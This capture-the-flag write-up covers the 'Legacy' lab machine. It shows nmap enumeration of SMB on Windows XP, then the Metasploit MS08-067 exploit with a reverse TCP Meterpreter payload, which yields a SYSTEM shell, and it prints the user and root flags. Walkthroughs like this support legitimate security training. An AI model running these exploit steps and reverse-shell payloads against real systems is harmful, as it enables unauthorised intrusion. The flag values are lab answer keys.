Legacy

Synopsis


Legacy is a fairly straightforward beginner-level machine which demonstrates the potential security risks of SMB on Windows. Only one publicly available exploit is required to obtain administrator access.

Skills:

- Knowledge of Windos
- Enumeration of ports and services
- Identyfing vulnerable services
- Exploiting SMB

Enumeration


We start by launching nmap to discover what services/ports are available




```
└─# nmap -A 10.10.10.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-30 19:51 EDT
Nmap scan report for 10.10.10.4 (10.10.10.4)
Host is up (0.76s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows XP microsoft-ds
Device type: general purpose|specialized
Running (JUST GUESSING): Microsoft Windows XP|2003|2000|PocketPC/CE (96%), ARCA embedded (89%), Neopost embedded (89%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2003::sp2 cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:windows_ce:6.0 cpe:/h:
arca:cm18 cpe:/o:microsoft:windows_ce:5.0
Aggressive OS guesses: Microsoft Windows XP SP3 (96%), Microsoft Windows Server 2003 SP2 (94%), Microsoft Windows XP SP2 or SP3 (94%), Microsoft Windows 2003
 SP2 (93%), Microsoft Windows XP SP2 (93%), Microsoft Windows XP SP2 - SP3 (93%), Microsoft Windows 2000 SP4 or Windows XP Professional SP1 (93%), Microsoft
Windows XP Professional SP2 (92%), Microsoft Windows Server 2003 SP1 or SP2 (92%), Microsoft Windows XP SP2 or Windows Server 2003 SP2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: 5d00h27m40s, deviation: 2h07m14s, median: 4d22h57m41s
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2023-06-05T04:51:26+03:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
```

Nmap reveals that SMB is open, and also identifies the operating system as Windows XP.


Some searching on SMB turns up with CVE-2008-4250, which also has a Metasploit module available for it. Running the module immediately grants a root shell




```
Host script results:
|_clock-skew: mean: 5d00h27m40s, deviation: 2h07m14s, median: 4d22h57m41s
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2023-06-05T04:51:26+03:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 005056b9ffb8 (VMware)

TRACEROUTE (using port 554/tcp)
HOP RTT       ADDRESS
1   763.56 ms 10.10.14.1 (10.10.14.1)
2   763.57 ms 10.10.10.4 (10.10.10.4)
```




```
msf6 > search ms08

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  exploit/windows/smb/ms08_067_netapi            2008-10-28       great      Yes    MS08-067 Microsoft Server Service Relative Path Stack Corrupt
ion
   1  exploit/windows/smb/smb_relay                  2001-03-31       excellent  No     MS08-068 Microsoft Windows SMB Relay Code Execution
   2  exploit/windows/browser/ms08_078_xml_corruption 2008-12-07      normal     No     MS08-078 Microsoft Internet Explorer Data Binding Memory Corr
uption
   3  auxiliary/admin/ms/ms08_059_his2006            2008-10-14       normal     No     Microsoft Host Integration Server 2006 Command Execution Vuln
erability
   4  exploit/windows/browser/ms08_070_visual_studio_msmask  2008-08-13  normal   No     Microsoft Visual Studio Mdmask32.ocx ActiveX Buffer Overflow
   5  exploit/windows/browser/ms08_041_snapshotviewer 2008-07-07      excellent  No     Snapshot Viewer for Microsoft Access ActiveX Control Arbitrar
y File Download
   6  exploit/windows/browser/ms08_053_mediaencoder  2008-09-09       normal     No     Windows Media Encoder 9 wmex.dll ActiveX Buffer Overflow
   7  auxiliary/fileformat/multidrop                                  normal     No     Windows SMB Multi Dropper
```




```
   0  exploit/windows/smb/ms08_067_netapi            2008-10-28       great      Yes    MS08-067 Microsoft Server Service Relative Path Stack Corrupt
ion
```



```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 10.10.14.2
lhost => 10.10.14.2
```




```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 10.10.10.4
rhosts => 10.10.10.4
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.10.14.2:4444
[*] 10.10.10.4:445 - Automatically detecting the target...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 10.10.10.4
[*] Meterpreter session 1 opened (10.10.14.2:4444 -> 10.10.10.4:1032) at 2023-05-30 20:05:56 -0400

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 216 created.
Channel 1 created.
whoaMicrosoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Node Type: Rich Text - Date Created: 2023/05/30 - 19:51 - Date Modified: 2023/05/30 - 20:07



```
C:\Documents and Settings\john>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\john

16/03/2017  08:33 ��    <DIR>          .
16/03/2017  08:33 ��    <DIR>          ..
16/03/2017  09:19 ��    <DIR>          Desktop
16/03/2017  08:33 ��    <DIR>          Favorites
16/03/2017  08:33 ��    <DIR>          My Documents
16/03/2017  08:20 ��    <DIR>          Start Menu
               0 File(s)              0 bytes
               6 Dir(s)   6.342.615.040 bytes free

C:\Documents and Settings\john>cd Desktop
dir
cd Desktop

C:\Documents and Settings\john\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\john\Desktop

16/03/2017  09:19 ��    <DIR>          .
16/03/2017  09:19 ��    <DIR>          ..
16/03/2017  09:19 ��                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)   6.342.615.040 bytes free

C:\Documents and Settings\john\Desktop>type user.txt
type user.txt
e69af0e4f443de7e36876fda4ec7644f
C:\Documents and Settings\john\Desktop>
```



```
C:\Documents and Settings\Administrator>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\Administrator

16/03/2017  09:07 ��    <DIR>          .
16/03/2017  09:07 ��    <DIR>          ..
16/03/2017  09:18 ��    <DIR>          Desktop
16/03/2017  09:07 ��    <DIR>          Favorites
16/03/2017  09:07 ��    <DIR>          My Documents
16/03/2017  08:20 ��    <DIR>          Start Menu
               0 File(s)              0 bytes
               6 Dir(s)   6.342.610.944 bytes free

C:\Documents and Settings\Administrator>cd Desktop
dcd Desktop

C:\Documents and Settings\Administrator\Desktop>ir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\Administrator\Desktop

16/03/2017  09:18 ��    <DIR>          .
16/03/2017  09:18 ��    <DIR>          ..
16/03/2017  09:18 ��                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)   6.342.610.944 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
993442d258b0e0ec917cae9e695d5713
C:\Documents and Settings\Administrator\Desktop>
```